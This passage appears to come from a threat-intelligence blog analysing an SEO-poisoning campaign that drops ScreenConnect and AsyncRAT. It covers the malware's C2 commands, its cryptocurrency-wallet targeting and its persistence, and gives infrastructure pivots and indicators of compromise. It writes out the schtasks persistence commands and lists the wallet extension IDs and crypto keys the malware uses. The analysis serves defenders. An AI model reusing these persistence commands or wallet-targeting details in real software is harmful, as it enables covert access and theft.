Immediately upon establishing a TLS connection to the C2, the malware will transmit a ClientInfo packet containing a comprehensive profile of the victim system. This packet is assembled and transmitted each time a connection is established, meaning if the connection drops and reconnects, the registration process repeats. It is sent before any operator interaction can occur.
The following system details are collected and transmitted:
|
Field |
Content |
|
Packet |
Packet type identifier, value: “ClientInfo” |
|
HWID |
Hardware ID of the victim machine |
|
User |
Windows username (Environment.UserName) |
|
OS |
Operating system name, stripped of verbose descriptors such as "Microsoft Windows", "Professional", "Enterprise", "Home" |
|
Path |
Full executable path of the running malware |
|
Version |
Build version string from configuration, value: “3” |
|
Admin |
Privilege level reported as Admin or User |
|
Performance |
System performance information |
|
Pastebin |
Hardcoded pastebin value, value: “null” |
|
Antivirus |
Installed AV products queried from WMI SecurityCenter2 |
|
LastTime |
Last seen timestamp |
|
Group |
Campaign tag from the config, value: “Default” |
|
ClipperStatus |
Either “Disabled”, “Active” or “Excluded: [list]” |
Cryptocurrency Wallet Fingerprinting
The ClientInfo packet also includes a full inventory of cryptocurrency wallets and browser extensions detected on the victim system. The following are checked across Chrome profiles Default and 1–100, Edge profiles, Firefox profiles, and Brave profiles where applicable:
|
Field |
Content |
|
Wallet |
Detects browser extensions for: Phantom, Keplr, Ronin, Station across multiple Chrome profiles |
|
Publicj |
Detects: MetaMask (Edge Default, Edge Profile 1), MetaMask (Chrome Default 1/2/3), MetaMask (FireFox), MetaMask (Brave), TronLink (TU) |
|
Bitcoin |
Detects Bitcoin Core (2FA) extensions in Chrome |
|
Exodus |
Detects Exodus wallet config file |
|
atomic |
Detects Atomic wallet directory |
|
Binance |
Detects Binance, Electrum, Bitcoin Core desktop wallets |
|
Installed |
Detects Ledger Live or Trezor Suite |
The full browser extensions lists can be seen within the Appendices.
The presence or absence of each wallet is reported to the operator as part of the ClientInfo packet, giving them an immediate assessment of the financial attack surface available on the victim machine before any commands are issued.
C2 Command Handler
All incoming C2 packets are dispatched by a central command handler which receives each packet in a dedicated thread, parses the packet type field, and executes the corresponding capability. The following commands are implemented:
|
Command |
What it does |
|
pong |
Keep-alive response: resets ping counter and replies with latency value |
|
klget |
Exfiltrates the keylogger log file from %AppData%\Keyboard\Log.tmp and/or %TEMP%\Log.tmp |
|
clipboardget |
Exfiltrates all clipboard history files from %AppData%\Keyboard\ClipBoard *.tmp |
|
gettxt |
Reads and returns current clipboard contents in real time |
|
setxt |
Sets the clipboard to operator-specified text, or clears it |
|
killps |
Kills a named process or list of processes |
|
weburl |
Downloads a file from a specified URL to %TEMP% and executes it |
|
uacoff |
Executes a reflectively loaded .NET assembly via AVRemoval.Class1.PL. This suggests AV removal or UAC bypass, but this is inferred from the name only |
|
plugin |
Loads and executes a plugin module sent by the operator: requests the plugin binary if not cached, then runs it via Plugin.Plugin.Run passing the socket, certificate, HWID, mutex, and config values |
|
savePlugin |
Saves a received plugin binary to local cache |
|
getmeta |
Reflectively loads and executes a .NET assembly, calling method PL, returning result to C2 |
|
anydesk |
Reflectively loads and executes a .NET assembly, calling method PL, returning result to C2 |
|
passload |
Reflectively loads a .NET assembly and returns password data via AllInOne packet |
|
PasswordNew |
Same as passload via a different packet type |
|
cookiesBrowser |
Reflectively loads a .NET assembly and returns browser cookies |
|
UpdateClipperAddresses |
Updates all 16 clipper wallet addresses remotely, saves them to local cache with Clipper_<currency> keys |
|
ResetScale |
Calls SystemParametersInfo(159) to reset display DPI scaling |
|
WDExclusion |
Reflectively loads and executes a .NET assembly. The command name strongly suggests Windows Defender exclusion, but again inferred from the name only |
Plugin System (plugin / savePlugin): Implements a full dynamic plugin framework. When a plugin command is received, the handler checks whether the plugin binary is already cached locally. If not, it requests the binary from the C2 via sendPlugin. Once received, the plugin is saved to cache and loaded via Activator.CreateInstance on the class Plugin.Plugin.. This plugin architecture allows the operator to deliver and execute arbitrary .NET code on the victim at any time without redeploying the main payload.
This plugin system deserves particular emphasis as it effectively renders the built-in command set unlimited. Any capability not present in the core payload (additional stealers, ransomware components, lateral movement tools, or surveillance modules) can be delivered as a signed .NET assembly over the encrypted C2 channel, loaded directly into memory, and executed with full access to the victim's system and the established C2 connection. No additional files need to be written to disk for plugin execution.
Persistence
The campaign establishes persistence across three of its four stages, with each stage employing a distinct mechanism suited to its position in the chain. Taken together, these mechanisms provide the attacker with layered, resilient footholds.
VLC.msi (2UI2927.txt) Persistence Capabilities
The MSI establishes persistence by installing ScreenConnect as a Windows service that starts automatically at system boot. The service is registered under the deliberately misleading display name Microsoft Update Service with a load order group of “Remote Control”, an attempt to blend into the list of legitimate system services and reduce suspicion during casual inspection.
The service is installed as its own process (service type 16) with automatic start type (start type 2) and normal error control (error control 1). The service binary is ScreenConnect.ClientService.exe, installed to %ProgramFiles%\Windows Service\. The service is launched with the full C2 connection string baked in as its arguments at install time, derived from the SERVICE_CLIENT_LAUNCH_PARAMETERS property.
Beyond the service, the MSI registers two additional persistence components that significantly extend the attacker’s access:
Windows Authentication Package:
ScreenConnect.WindowsAuthenticationPackage.dll is registered under SYSTEM\CurrentControlSet as a Windows Authentication Package. This is a documented Windows extensibility mechanism that causes LSASS.exe to load the DLL during system startup, before any user has logged in. Because LSASS runs as SYSTEM, the DLL executes at the highest privilege level available on the host and persists across reboots without requiring any user interaction. This makes it significantly more resilient than the service-based persistence
Windows Credential Provider:
ScreenConnect.WindowsCredentialProvider.dll (with an ARM64 variant also present) is registered under its CLSID in the registry and associated with Software\Microsoft\. This is a documented ScreenConnect feature, marketed by ConnectWise as their “Privileged Access” capability, which presents a ScreenConnect interface at the Windows lock and logon screen. In a legitimate deployment, this would enable IT administrators to access locked machines without requiring credentials. In this context, when installed covertly, it grants the attacker the same capability: remote access to the machine, regardless of whether a user is logged in or the screen is locked.
Taken together, these three mechanisms ensure the attacker retains remote access across reboots, locked sessions, and user logoffs.
AsyncRAT Deployment Persistence Capabilities
The DLL that deploys AsyncRAT establishes persistence by creating a Windows Scheduled Task using the native schtasks.exe utility invoked through Process.Start(). This is a well-documented, LOLBin-style persistence technique that abuses a legitimate Windows administration tool to avoid dropping additional binaries.
Execution Flow:
- Three parameters are read from a configuration directory: a task name, a script path, and a repeat interval in minutes,
- It checks whether the task already exists,
- If the task is absent, a schtasks /Create command string is constructed and executed silently (CreateNoWindow = true, UseShellExecute = false).
Command Constructed:
schtasks /Create /TN "MasterPackager.Updater" /TR "wscript.exe C:\Users\Public\script.vbs" /SC MINUTE /MO 2 /F
MasterPackager.Updater: The name masquerades as a legitimate software updater for MasterPackager, a real MSI authoring tool. This is deliberate camouflage; a real sysadmin scanning scheduled tasks may dismiss it as routine enterprise software maintenance.
AsyncRAT Persistence Capabilities
AsyncRAT implements a self-installing persistence routine that is locked behind a config-gate which resulted it in being disabled in this sample. It copies the executing binary to a stable filesystem location, establishes a reboot-survival mechanism, and hands off execution to the newly installed copy.
The function begins by constructing a target path that combines %APPDATA% with a configured filename, resulting in a target at C:\Users\<user>\AppData\Roaming\. If the running binary already resides at that path, the function exits, preventing reinstallation.
The persistence method is selected based on the result of a call to WindowsPrincipal.IsInRole(WindowsBuiltInRole.Administrator). This checks whether the current process token carries the Administrator role.
Method A, Scheduled Task (Elevated):
Spawns a hidden cmd.exe with:
/c schtasks /create /f /sc onlogon /rl highest /tn "<taskname>" /tr '<targetpath>' & exit
This creates a Task Scheduler entry triggering every time a user logs on at the highest available privilege, forcibly overwriting any existing task of the same name. The task name is derived from the installed filename without its extension.
Method B, Registry Run Key (Non-Elevated):
Opens HKCU\Software\Microsoft\Windows\CurrentVersion\Run with read/write access (notably using Strings.StrReverse() on a Base64-decoded string to reconstruct the registry path, an obfuscation technique to evade static string scanning). Sets a named value pointing to the target executable, causing Windows to launch it automatically at login.
The function proceeds to physically install the binary. If a file already exists at the target path, it is deleted. The function then reads the entire current executable into memory using File.ReadAllBytes() and writes those bytes to the target path. A secondary function is then called to tear down the existing C2 connection prior to relaunch.
Infrastructure Analysis
Infrastructure Analysis began with r.servermanagemen[.]xyz, the ScreenConnect relay host identified in the case above, which provided the initial pivot point for mapping the broader network described in this section. The domain resolves to 45.145.41[.]205 (DATAFOREST, AS58212, Germany) and was registered on February 15th, 2026. Outbound connections from victim hosts on port 8041 followed payload execution, with the ScreenConnect session URL confirming the relay host, port, and operator-defined session properties, as previously described in the ScreenConnect Section. These provided additional insight into how the operator was managing their operation.
Searching on VirusTotal for the ScreenConnect session string "?e=Access&y=Guest&h=r[.]servermanagemen[.]xyz" identified 90 files communicating with this host, with the majority flagged as malicious. These payloads included ZIP archives and MSI installers that impersonated CrosshairX, OBS Studio, VLC, LibreOffice, KMS Tools, Bandizip, KMPlayer, and Glary Utilities, expanding the scope of the software we initially thought were being impersonated. The earliest submission date was February 15th, 2026, and the most recent was March 9th, 2026, indicating active payload distribution over at least three weeks at the time of our analysis. Each of these files was retrieved from fileget[.]loseyourip[.]com with the URL parameter matching the previously identified structure, further supporting our assessment that this is a common operation.
Pivoting from r[.]servermanagemen[.]xyz, we identified two additional ScreenConnect hosts which we assess to be controlled by the same operator: r[.]manage-server[.]xyz; and manageserver[.]xyz. The first, r[.]manage-server[.]xyz, resolves to 91.188.254[.]112, hosted by SPACE-HOSTING (AS213772, Lithuania) and registered on February 10th, 2026, and the second, manageserver[.]xyz, hosted on 176.96.137[.]225, registered on February 2nd, 2026. Both predate the ScreenConnect relay host identified in our cases; however, all use a common TLD and keywords, and two use “r.” as part of their subdomains, further supporting our assessment that these three domains are used by a common operator. This was further confirmed by searching VirusTotal for the equivalent ScreenConnect session strings for each newly identified host ("?e=Access&y=Guest&h=r[.]manage-server[.]xyz", "?e=Access&y=Guest&h=manageserver[.]xyz"), returning 259 [2] and 67[3] malicious-tagged files respectively.

In the case of manageserver[.]xyz, these files were downloaded from the same delivery domain, fileget[.]loseyourip[.]com, further confirming the relationship between these two ScreenConnect hosts. While the files associated with r.manage-server[.]xyz were downloaded from direct-download[.]giize[.]com but still followed the same URL structure, domain/software-name/random-token, as shown in figure 10 below which suggests the use of the same token-generation mechanism across both delivery backends.
The software included in this set differs from those previously identified, comprising DNS Jumper, Defender Control, DS4Windows, Process Hacker, tModLoader, mGBA, Wallpaper Engine and CPU-Z. This suggests that the operator maintained separate lure catalogues across the two delivery backends.
Looking further into direct-download[.]giize[.]com, the earliest reported URL matching the established structure was submitted to VirusTotal on November 25th, 2025, with zero detections: direct-download[.]giize[.]com/dns-jumper/7j8p4fsuaut73o8i58bde6. Notably, this URL already follows the token-based domain/software/token structure but it’s wider use was not identified at this time. The file it delivered was an MSI installer that deployed ScreenConnect with ehostservers[.]xyz as the relay host, a domain following a similar naming convention to those described previously. Pivoting on this hostname found 33 MSI and ZIP archive files with malicious scores, with the most recent upload on December 16th, 2025[4]. Taken together with the shared delivery mechanism and consistent domain-naming pattern, this activity is assessed as an earlier stage of the same operator's campaign, predating the fileget[.]loseyourip[.]com-related infrastructure by approximately three months.
Further investigation into fileget[.]loseyourip[.]com and direct-download[.]giize[.]com showed that both domains presented identical AI-generated file-sharing site templates, lending credence to their impersonation as legitimate file-hosting infrastructure while serving no actual file-sharing functionality. The host resolving fileget[.]loseyourip[.]com, 198.23.185[.]81 revealed a broader pattern of malicious infrastructure, which at the time of analysis consisted of the aforementioned domain, direct-download.giize[.]com as well as rainbow-sixsiege[.]com, mpc-update.giize[.]com, and file-download-crosshairx[.]giize[.]com. Looking at passive DNS, the oldest site bearing a similar naming pattern was the latter, whose SSL certificate was first observed in passive DNS on October 1st 2025.
The URL history associated with this IP shows the evolution of the operator’s delivery infrastructure more clearly: prior to February 2026, delivery URLs followed a similar structure, domain/uploads/filename.zip This was observed across all the domains using this IP including all-toll-free[.]publicvm[.]com and file-upluad-free[.]run[.]place. The misspelling of “upload” as “upluad” appears consistently across several of the operator’s early domains with the last iteration observed on December 24th, 2025. The introduction of fileget[.]loseyourip[.]com in late January 2026 marked the operator's full transition to token-based delivery across their primary infrastructure, retiring the static /uploads/filename.zip structure. Unlike the earlier /uploads/filename.zip structure, the token generation replaces the filename entirely and removes its reference from the delivery URL, further complicating detection.
The infrastructure cluster represents a campaign that has been active since at least October 2025 and has evolved from static, predictable delivery URLs to randomised token-based download paths designed to defeat URL-level blocking. The consistent use of domain naming conventions across all stages of the infrastructure, the delivery of ScreenConnect within software installers, and the persistent use of AI-generated cover infrastructure across the delivery backends collectively support our assessment that this infrastructure is managed by a common operator who has been actively refining their delivery capability over the last 5 months.
Conclusion
While SEO poisoning is not a new technique, this multi-month campaign spanning dozens of domains and hundreds of files impersonating popular software demonstrates that it remains as effective as ever. So, while threat actors continue to evolve, such initial access methods remain widely used as they target an element of cybersecurity that automated defence tooling and managed services cannot always account for: user awareness.
The campaign documented in this blog has been running for at least five months at the time of publication, with the infrastructure still live and an operator who has continued to refine their delivery capability over this period, most notably by their transition towards token-based payload delivery which complicates URL-based detection. The ultimate payload, AsyncRAT extends the threat well beyond the initial ScreenConnect foothold, enabling the operator to use keyloggers, intercept cryptocurrency transactions and deploy a dynamic plugin system. All of which show that the scope of successful infection extends beyond remote access and warrants thorough investigation of any impacted environment.
Social engineering attacks in all their forms continue to be one of the primary attack vectors for organisations of every size, with this campaign being a clear example of why. When properly educated, users can become an additional layer of defence, capable of detecting anomalies such as download sites that don’t match official vendor URLs or unexpected elevation prompts during software installation. Ultimately, their awareness can help to reduce their exposure to campaigns like this one where an attack doesn’t begin with malware or a vulnerability, but with a search.
Indicators of Compromise
Network-based Indicators
|
Indicator |
Description |
|
vlc-media[.]com |
SEO Lure Domain |
|
studio-obs[.]net |
SEO Lure Domain |
|
kms-tools[.]com |
SEO Lure Domain |
|
crosshairx[.]pro |
SEO Lure Domain |
|
obs-studio[.]site |
SEO Lure Domain |
|
vlc-media[.]net |
SEO Lure Domain |
|
vlc-player[.]net |
SEO Lure Domain |
|
km-player[.]pro |
SEO Lure Domain |
|
crosshairx[.]site |
SEO Lure Domain |
|
obs-studio[.]site/assets/download-link.js |
Download Script |
|
fileget[.]loseyourip[.]com |
Delivery Backend |
|
direct-download.giize[.]com |
Delivery Backend |
|
cutt[.]ly/AtvY9HpI |
Hardcoded Fallback URL |
|
R[.]servermanagemen[.]xyz |
ScreenConnect Relay Host |
|
45.145.41[.]205 |
ScreenConnect Relay Host IP |
|
r.manage-server[.]xyz |
ScreenConnect Relay Host |
|
91.188.254[.]112 |
ScreenConnect Relay Host IP |
|
manageserver[.]xyz |
ScreenConnect Relay Host |
|
176.96.137[.]225 |
ScreenConnect Relay Host IP |
|
ehostservers[.]xyz |
ScreenConnect Relay Host |
|
162.216.241.242 |
SEO Domain Host IP |
|
hone32[.]work[.]gd |
AsyncRAT C2 |
|
mora1987[.]work[.]gd |
AsyncRAT C2 |
|
67.210.97[.]27 |
Additional AsyncRAT C2 |
|
45.133.180[.]162 |
Additional AsyncRAT C2 |
|
37.72.172[.]58 |
Additional AsyncRAT C2 |
|
172.111.233[.]102 |
Additional AsyncRAT C2 |
|
164.68.120[.]30 |
Additional AsyncRAT C2 |
|
91.92.241[.]103 |
Additional AsyncRAT C2 |
|
91.92.241[.]142 |
Additional AsyncRAT C2 |
|
172.111.151[.]97 |
Additional AsyncRAT C2 |
|
191.93.118[.]254 |
Additional AsyncRAT C2 |
|
85.239.237[.]148 |
Additional AsyncRAT C2 |
|
158.94.208[.]111 |
Additional AsyncRAT C2 |
|
172.94.18[.]103 |
Additional AsyncRAT C2 |
|
165.232.45[.]1 |
Additional AsyncRAT C2 |
|
136.0.213[.]192 |
Additional AsyncRAT C2 |
|
104.243.248[.]63 |
Additional AsyncRAT C2 |
|
155.94.163[.]103 |
Additional AsyncRAT C2 |
|
94.154.35[.]73 |
Additional AsyncRAT C2 |
|
154.53.50[.]197 |
Additional AsyncRAT C2 |
|
144.126.149[.]104 |
Additional AsyncRAT C2 |
|
sc-0af00d55fb53c6e6:// |
Custom URL Protocol Handler |
Host-based Indicators
|
Indicator |
Description |
|
%AppData%\<filename> |
AsyncRAT Install directory |
|
%AppData%\Keyboard\Log.tmp |
AsyncRAT Keylogger log |
|
%TEMP%\Log.tmp |
AsyncRAT Keylogger log |
|
%AppData%\Keyboard\Clipboard MM-dd-yyyy.tmp |
AsyncRAT Clipboard log |
|
%AppData%\Keyboard\ (hidden) |
AsyncRAT Keylogger directory |
|
%TEMP%\<random>.bat |
AsyncRAT Temp batch file |
|
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ <filename> |
AsyncRAT Registry key |
|
/sc onlogon /rl highest /tn <filename> |
AsyncRAT Scheduled task |
|
confing_me_s |
AsyncRAT Mutex |
|
9cda5edf3b9565edb38da39b88c7c27d322b9fab2eb3a792bd047a311a3a93cd |
vlc-3.0.23-win64-setup.zip (SHA256 hash) |
|
9d4c0655ea8d75440415f221ab0cc115ad51674a29b8a17cad21e688740d951a |
libvlc.dll (SHA256 hash) |
|
f9110e7efce392bd4c4fbc9b8b2fb0f225f50fcdeeaa8528075c03146245b4fd |
VLC.msi and 2UI2927.txt (SHA256 hash) |
|
a7a19a7d6fb55c6ba0e5a22fa370bc600c71f59b31d63f46776a9a9aa2615a48 |
libvisual_plugin.dll (SHA256 hash)
|
|
1174A49A0187CF5085798BFB40D5085553435E72C01881BD5A4BEDF55C2547E5 |
C:\Program Files (x86)\Windows Service\ScreenConnect.Client.dll (SHA256 hash) |
|
3347319F5752EBA2ACF6C47FF39ABA76DF2584C383A6B870C85F28E5C538E956 |
C:\Program Files (x86)\Windows Service\ScreenConnect.ClientService.dll (SHA256 hash) |
|
E38773BCF571E6990ACA317C9D0140726FDE741D5DEB7F82E57659FFFF54468A |
C:\Program Files (x86)\Windows Service\ScreenConnect.ClientService.exe (SHA256 hash) |
|
5EA6E34419D40A5EBD4FD46D46C285C84D18D8F656F8DD1B8753F890155D4917 |
C:\Program Files (x86)\Windows Service\ScreenConnect.Core.dll (SHA256 hash) |
|
8311E7365BE53FD8A75CA313046E65FFE54D98A209D382B8F110E39CA706900C |
C:\Program Files (x86)\Windows Service\ScreenConnect.Windows.dll (SHA256 hash) |
|
C7DCB3DE6C3822770E5A305D167232BCDEF57690CB39DD69A774C00E2A65935F |
C:\Program Files (x86)\Windows Service\ScreenConnect.WindowsAuthenticationPackage.dll (SHA256 hash) |
|
2BB85AF314D77C45704B350CD475DFF8286C571A32D71B9F62CACD316A53576C |
C:\Program Files (x86)\Windows Service\ScreenConnect.WindowsBackstageShell.exe (SHA256 hash) |
|
D8407A05DADA1DCFE8080889C51B696DAD150F85E513A8536CDFAD9AB3A6507C |
C:\Program Files (x86)\Windows Service\ScreenConnect.WindowsClient.exe (SHA256 hash) |
|
87C640D3184C17D3B446A72D5F13D643A774B4ECC7AFBEDFD4E8DA7795EA8077 |
C:\Program Files (x86)\Windows Service\ScreenConnect.WindowsClient.exe.config (SHA256 hash) |
|
C36E1B629985CF5379733DE9C2D645446CB3333F8660BF137A46FB227EF170E4 |
C:\Program Files (x86)\Windows Service\ScreenConnect.WindowsCredentialProvider.dll (SHA256 hash) |
|
159251579645082D54AC5A68CB1F3C2AAB00452FC273F16495A9F29E2486989B |
C:\Program Files (x86)\Windows Service\ScreenConnect.WindowsFileManager.exe (SHA256 hash) |
Cryptographic
|
Indicator |
Description |
|
7uaBBPyd6aH0uDouNxLIERtusxcON4qp |
AsyncRAT Decryption Master Key |
|
BF EB 1E 56 FB CD 97 3B B2 19 02 24 30 A5 78 43 00 3D 56 44 D2 1E 62 B9 D4 F1 80 E7 E6 C3 39 41 |
AsyncRAT PBKDF2 Salt (Hex) |
|
AES-256-CBC + HMAC-SHA256 |
AsyncRAT Encryption |
Appendices
Software Impersonation List
|
Current Software Impersonations |
|
|
VLC Media |
DNS Jumper |
|
OBS Studio |
Defender Control |
|
KMS Tools |
DS4 Windows |
|
CrosshairX |
Process Hacker |
|
LibreOffice |
tModLoader |
|
Bandizip |
Mgba |
|
KMPlayer |
WallPaper Engine |
|
Glary Utilities |
CPU-Z |
|
AntiMicroX |
CorelDraw |
|
CrystalDiskInfo |
|
|
Software Impersonations Identified From Earlier Infrastructure |
|
|
Monster Hunter Wilds |
Fernbus Simulator |
|
ARK Survival Ascended |
OVR Toolkit |
|
Crusader Kings 3 |
Expedition 33 |
|
Apex Legends |
OMSI 2 |
|
Ready or Not |
Rainbow Six Siege |
Geo-Fencing Exclusion Lists
|
Type |
Values |
|
Language |
ar, ur, fa, ps, ku, tr, ms, id, uz, tg, az, ky, tt, tk, sd, pa, bn, jv, sw, ha, so, dv, ug |
|
Region |
DZ, BH, KM, DJ, EG, IQ, JO, KW, LB, LY, MR, MA, OM, PS, QA, SA, SO, SD, SY, TN, AE, YE, AF, AL, AZ, BD, BN, BF, TD, CI, GM, GN, GW, ID, IR, KZ, KG, MY, ML, MV, NE, NG, PK, SL, SN, TJ, TR, TM, UZ, BA |
Cryptocurrency Wallet Extensions
Browser extension wallets:
- MetaMask (
nkbihfbeogaeaoehlefnkodbefgpgknn) - Chrome, Edge, Firefox, Brave - Exodus Web3 (
ejbalbakoplchlghecdalmeeeajnimhm) - Chrome, Edge - TronLink (
ibnejdfjmmkpcnlpebklmnkoeoihofec) - Chrome - Coinbase Wallet (
hnfanknocfeofbddgcijnmhnfnkdnaad) - Chrome
Browser-integrated wallet extensions (checked across Chrome profiles Default and 1–100):
- Phantom (
bfnaelmomeimhlpmgjnjophhpkkoljpa) - Keplr (
dmkamcknogkgcdfhhbddcghachkjeapc) - Ronin (
fnjhmkhhmkbjkkabndcnnogagogbneec) - Station (
dmkamcknogkgcdfhhbddcghachkjeapc)- Note: extension ID appears to be a duplicate of Keplr, this is a typo in the original source code.
Desktop and standalone wallets:
- Exodus -
%AppData%\Roaming\Exodus\exodus.conf.json - Atomic Wallet -
%AppData%\Roaming\atomic - Binance -
%AppData%\Roaming\binance\Preferences - Electrum -
%AppData%\Roaming\Electrum\wallets - Bitcoin Core -
%AppData%\Local\Bitcoin\wallets - Ledger Live -
%AppData%\Roaming\Ledger Live\app.json - Trezor Suite -
%AppData%\Roaming\@trezor\suite-desktop\config.json - Bitcoin Core Chrome extension (
bhghoamapcdpbohphigoooaddinpkbai)
[1] https://www.checkpoint.com/cyber-hub/threat-prevention/what-is-malware/asyncrat-malware-explained/
[2] https://www.virustotal.com/gui/search?query=%22%3Fe%3DAccess%26y%3DGuest%26h%3Dr.manage-server.xyz%22§ion=IoCs
[3] https://www.virustotal.com/gui/search?query=%22%3Fe%3DAccess%26y%3DGuest%26h%3Dmanageserver.xyz%22§ion=IoCs
[4] https://www.virustotal.com/gui/search?query=%22%3Fe%3DAccess%26y%3DGuest%26h%3Dehostservers.xyz%22§ion=IoCs